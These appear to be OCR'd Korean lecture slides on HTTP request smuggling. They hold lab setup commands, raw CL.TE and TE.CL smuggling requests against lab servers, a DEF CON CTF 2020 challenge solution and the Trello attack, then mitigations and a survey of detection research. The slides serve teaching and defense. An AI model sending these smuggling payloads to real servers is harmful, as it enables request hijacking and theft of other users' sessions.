$ sudo curl -L "https://github.com/docker/compose/releases/download/v2.24.6/docker-compose-$(uname -s)-$(uname -m)" -o
/usr/local/bin/docker-compose
$ sudo chmod +x /usr/local/bin/docker-compose
$ sudo ln -s /usr/local/bin/docker-compose /usr/bin/docker-compose
$ docker-compose -version
```


실습

❖ 실습 환경 구성

```
# 실습파일 설치
$ wget https://core-research-team.github.io/assets/2020-05-01/smuggling_example.zip
```

```
aheun@BCGLAB:~/Desktop/mydocker/smuggling_example$ ls
attack.py  docker-compose.yml  haproxy  smuggling_example.zip  webserver
```

```
# docker-compose.yml에서 환경에 맞게 경로 수정
# webserver/Dockerfile에서 pip 업데이트 추가
# haproxy에서 docker-entrypoint.sh에 실행 권한 추가

# 실습파일 설치
$ sudo docker compose up
```



Request

Pretty Raw Hex

```
POST / HTTP/1.1
Host: 210.117.181.249:7979
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/114.0.5735.110 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicatio
n/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Content-Length: 8
Transfer-Encoding: chunked
Connection: close

0


X


```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: gunicorn/19.4.5
Date: Tue, 05 Mar 2024 13:19:16 GMT
Connection: close
Content-Type: application/json
Content-Length: 573

{
  "body":"",
  "headers":{
    "Accept":
    "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appli
    cation/signed-exchange;v=b3;q=0.7",
    "Accept-Encoding":"gzip, deflate",
    "Accept-Language":"ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7",
    "Connection":"close",
    "Host":"210.117.181.249:7979",
    "Transfer-Encoding":"chunked",
    "Upgrade-Insecure-Requests":"1",
    "User-Agent":
    "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.110
     Safari/537.36"
  }
}
```

Request

Pretty Raw Hex

```
POST / HTTP/1.1
Host: 210.117.181.249:7979
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/114.0.5735.110 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicatio
n/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
Content-Length: 132
Transfer-Encoding: [#x0b]chunked
Transfer-Encoding: cow

5
GPOST / HTTP/1.1

Host: 210.117.181.249:7979
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

x=1
0


```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: gunicorn/19.4.5
Date: Tue, 05 Mar 2024 13:39:04 GMT
Connection: close
Content-Type: application/json
Content-Length: 766

{
  "body":
  "5#r#n#r#nGPOST / HTTP/1.1#r#n#r#nHost: 210.117.181.249:7979#r#nContent-Type: application/x-www-form-urlencod
  ed#r#nContent-Length: 15#r#n#r#nx=1#r#n0#r#n#r#n",
  "headers":{
    "Accept":
    "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appli
    cation/signed-exchange;v=b3;q=0.7",
    "Accept-Encoding":"gzip, deflate",
    "Accept-Language":"ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7",
    "Connection":"close",
    "Content-Length":"132",
    "Host":"210.117.181.249:7979",
    "Transfer-Encoding":"[##x0b]chunked,cow",
    "Upgrade-Insecure-Requests":"1",
    "User-Agent":
    "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.110
     Safari/537.36"
  }
}
```

실습


front	back
CL	TE

❖ 실습1. CL-TE 취약점

- Lab: HTTP request smuggling, confirming a CL.TE vulnerability via differential responses

- a front-end and back-end server
- the front-end server dosen't support **chunked** encoding
- To solve the lab, smuggle a request to the back-end server, so that a subsequent request for / (the web root) triggers a **404 Not Found** response.

```
POST / HTTP/1.1
…
Content-Length: 4
Transfer-Encoding: chunked

7 \r \n
a=apple \r \n
0 \r \n
\r \n
GET /apple HTTP/1.1 \r \n
Referer: https://portswigger.net/ \r \n
```



실습

front	back
CL	TE

❖ 실습1. CL-TE 취약점


- Lab: HTTP request smuggling, confirming a CL.TE vulnerability via differential responses

- a front-end and back-end server
- the front-end server dosen't support **chunked** encoding
- To solve the lab, smuggle a request to the back-end server, so that a subsequent request for / (the web root) triggers a **404 Not Found** response.

```
POST / HTTP/1.1
…
Content-Length: 4
Transfer-Encoding: chunked

7 \r \n
a=apple \r \n
0 \r \n
\r \n
GET /apple HTTP/1.1 \r \n
Referer: https://portswigger.net/ \r \n
```

첫 번째 패킷

두 번째 패킷



실습

front	back
CL	TE


❖ 실습1. CL-TE 취약점


- Lab: HTTP request smuggling, confirming a CL.TE vulnerability via differential responses

```
POST / HTTP/1.1
…
Content-Length: 4
Transfer-Encoding: chunked

7
a=apple
0

GET /apple HTTP/1.1
A: apple
```

첫 번째 패킷


두 번째 패킷





(실습 영상)

실습




❖ 실습2. TE-CL 취약점

- Lab: HTTP request smuggling, confirming a TE.CL vulnerability via differential responses

- a front-end and back-end server
- the back-end server dosen't support **chunked** encoding
- To solve the lab, smuggle a request to the back-end server, so that a subsequent request for / (the web root) triggers a **404 Not Found** response.

```
POST / HTTP/1.1
…
Content-length: 13
Transfer-Encoding: chunked

32 \r \n
a=apple \r \n
GET /apple HTTP/1.1 \r \n
Content-Length: 15 \r \n
\r \n
0 \r \n
\r \n
```

실습



❖ 실습2. TE-CL 취약점


- Lab: HTTP request smuggling, confirming a TE.CL vulnerability via differential responses

- a front-end and back-end server
- the back-end server dosen't support **chunked** encoding
- To solve the lab, smuggle a request to the back-end server, so that a subsequent request for / (the web root) triggers a **404 Not Found** response.

```
POST / HTTP/1.1
…
Content-length: 13
Transfer-Encoding: chunked

32 \r \n
a=apple \r \n
GET /apple HTTP/1.1 \r \n
Content-Length: 15 \r \n
\r \n
0 \r \n
\r \n
```

첫 번째 패킷

두 번째 패킷



(실습 영상)

실습


front	back
CL	TE

❖ 실습3. CL-TE 취약점

- Lab: HTTP request smuggling, confirming a CL.TE vulnerability via differential responses

- a front-end and back-end server
- the front-end server dosen't support **chunked** encoding
- To solve the lab, smuggle a request to the back-end server, so that a subsequent request for / (the web root) triggers a **404 Not Found** response.

```
POST / HTTP/1.1
…
Content-Length: 4
Transfer-Encoding: chunked

7 \r \n
a=apple \r \n
0 \r \n
\r \n
GET /apple HTTP/1.1 \r \n
Referer: https://portswigger.net/ \r \n
```



취약점 응용 및 발생 사례

❖ DEF CON CTF 2020

```python
import os
import re

from flask import Flask, abort, request

import store

GUID_RE = re.compile(
    r"\A[0-9a-f]{8}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{12}\Z"
)

app = Flask(__name__)
app.config["MAX_CONTENT_LENGTH"] = 512
filestore = store.S3Store()

# Uncomment the following line for simpler local testing of this service
# filestore = store.LocalStore()


@app.route("/files/", methods=["POST"])
def add_file():
    if request.headers.get("Content-Type") != "text/plain":
        abort(422)

    guid = request.headers.get("X-guid", "")
    if not GUID_RE.match(guid):
        abort(422)

    filestore.save(guid, request.data)
    return "", 201


@app.route("/files/<guid>", methods=["GET"])
def get_file(guid):
    if not GUID_RE.match(guid):
        abort(422)

    try:
        return filestore.read(guid), {"Content-Type": "text/plain"}
    except store.NotFound:
        abort(404)
```

- oooverflow 팀이 운영하는 DEF CON CTF 2020에서 uploooadit이라는 문제가 출제됨
- https://github.com/o-o-overflow/dc2020q-uploooadit

- haproxy 2.0.5 버전 이하에서 HTTP Request Smuggling 취약점 존재 (CVE-2019-18277)

```
POST /files/ HTTP/1.1
Content-Type: text/plain
X-guid: 22099301-d68e-4dfb-996f1626f3158b5e
Content-Length: 300

ZGET /filles/ HTTP/1.1
Content-Type: text/plain
Host: localhost
X-guid: a2f7df3a-7dbd-48ac-993b066490b2088a

Congratulations! OOO{That girl
thinks she's the queen of the
neighborhood/She's got the hottest
trike in town/That girl, she holds her
head up so high}
```

취약점 응용 및 발생 사례

❖ Trello

- 인증 쿠키/헤더 획득 가능
- 이 기술의 유일한 주요 단점은 '&' 후에 발생하는 모든 데이터를 잃게 되는 것
- form-encoded POST 요청에서 본문을 훔치기 어려움

- James Kettle이 발견한
  Trello의 profile-edit 기능을 사용한 공격
- TE-CL 공격

```
POST /1/cards HTTP/1.1
Host: trello.com
Transfer-Encoding:[tab]chunked
Content-Length: 4

9f
PUT /1/members/1234 HTTP/1.1
Host: trello.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 400

x=x&csrf=1234&username=testzzz&bio=cake
0

GET / HTTP/1.1
Host: trello.com
```

취약점 응용 및 발생 사례

❖ 대응 방안

- Load Balancer, CND, Reverse proxy가 없는 경우 위협이 되지 않음
  더 많은 계층을 도입할수록 취약해질 가능성이 높음

- HTTPS 자체로는 방지할 수 없음

- 프론트엔드 서버가 HTTP/2를 사용하여 백엔드 시스템과 통신
- 백엔드 Connenction 재사용을 완전히 비활성화


동향


❖ HTTP Request Smuggling 과 관련한 타임라인

2005

Chaim Linhart, Amit Klein, Ronen Heled, Steve Orrin

HTTP Request Smuggling에 대한 보고서 작성






https://www.cgisecurity.com/lib/HTTP-Request-Smuggling.pdf

2016

regilero

"Hiding Wookiees In HTTP" 라는 주제로
HTTP Request Smuggling 취약점에 대해 발표




https://media.defcon.org/DEF%20CON%2024/DEF%20CON%2024%20presentations/DEF%20CON%2024%20-%20Regilero-Hiding-Wookiees-In-Http.pdf

https://youtu.be/dVU9i5PsMPY?si=tL510yd0KmiRC0mi

2019

James Kettle of PortSwigger

"Desync Attacks : Smashing
into the Cell Next Door"라는 주제로
취약점에 대한 리얼월드 버그헌팅 사례들과
취약점 탐지 자동화 방법 및 툴 발표



https://www.blackhat.com/us-19/briefings/schedule/#http-desync-attacks-smashing-into-the-cell-next-door-15153

동향

❖ 관련 연구

- 2022년, Security and Communication Networks에 게재된
  “Attacking Websites: Detecting and Preventing HTTP Request Smuggling Attacks” 저널에서 ,,

- RFC를 기반으로 한 HTTP request 구조 분석을 통해 탐지
  - **RFC 7230** / TE와 CL이 동시에 존재할 경우, TE>CL의 우선 순위를 갖기 때문에 Request를 전달하기 전에 CL을 제거해야 한다.
    만약 TE 헤더에 비표준 값이 존재하는 경우 400 오류르 반환해야 한다.
  - **RFC 2616** / TE 또는 CL이 2개가 존재하는 경우, 매번 400 오류를 반환해야 한다.
  - **RFC 7230** / 명시적으로 유효한 CL 필드만이 예약될 수 있다.




FIGURE 14: System architecture.




FIGURE 15: System flowchart.

❖ Checker

- 헤더 값 외에도 헤더 자체를 확인해야 함
- 정규식이 헤더 자체를 확인하고,
  헤더 값은 단순히 RFC 표준에서 정의한 형식인지 확인

- TE 및 CL 헤더가 RFC 표준에 따라 예외인지를 정의
- TE 또는 CL이 요청에 혼합되었는가 → (true)해당 요청을 예외로 기록
- 요청의 header 및 본문 자체도 정상인지 여부도 감지 (null 탐지 등)

> However, the performance of the system might face challenges in large-scale, complex web architectures, or high-traffic websites.

동향

❖ 관련 연구

- 2022년, Security and Communication Networks에 게재된
  “Attacking Websites: Detecting and Preventing HTTP Request Smuggling Attacks” 저널에서 ,,

- (2005) Watchfire는 각 요청 후에 동일한 TCP 연결을 재사용하지 않도록 웹 서버에 대한 엄격한 HTTP 구문 분석 절차를 제안
- (2019) Portswigger는 세 가지 제안을 했으며, 취약점을 탐지하기 위한 Burp Suite 확장 프로그램인 "HTTP request smuggler" 개발
  - 첫째, front-end 서버와 back-end 서버 간의 통신으로 HTTP/2를 사용하십시오.
  - 둘째, 전체 웹 아키텍처가 동일한 설정을 사용하도록 강제하십시오.
  - 셋째, front-end 서버를 구성하여 모든 문제가 있는 요청의 형식을 표준화하여 감지하십시오.
- Ontology를 통해 시맨틱 기술을 웹 응용 프로그램 보안에 활용하는 방법을 제시
- (2011) Munir 등은 통신 프로토콜 관련 공격을 완화하기 위해 HTTP 프로토콜 온톨로지를 제안
- (2005) Klein은 다른 프록시 서버 또는 웹 서버를 기반으로 TCP 수준에서의 탐지 및 방어 기술을 제안
- (2020) SafeBreach Labs은 두 단계 아키텍처를 채택했고, 악성 콘텐츠를 포함한 각 요청이 발견될 때마다 소켓이 즉시 닫히고 웹 서버로 전달되지 않도록 함
  - 첫 번째 계층은 Socket 추상화 계층 (SAL)으로, 소켓 기능에 여러 후크를 구현하고 수신된 네트워크 바이트를 수집합니다.
  - 두 번째 계층은 HTTP/1.x request smuggling 방화벽 (RSFW)입니다. 이 계층은 각 요청을 HTTP/1.x 표준을 준수하도록 강제하여 HTTP request smuggling에 대한 보호 요구 사항을 충족시킵니다.

- (2022) RFC를 기반으로 한 HTTP request 구조 분석을 통해 탐지

감사합니다

Q&A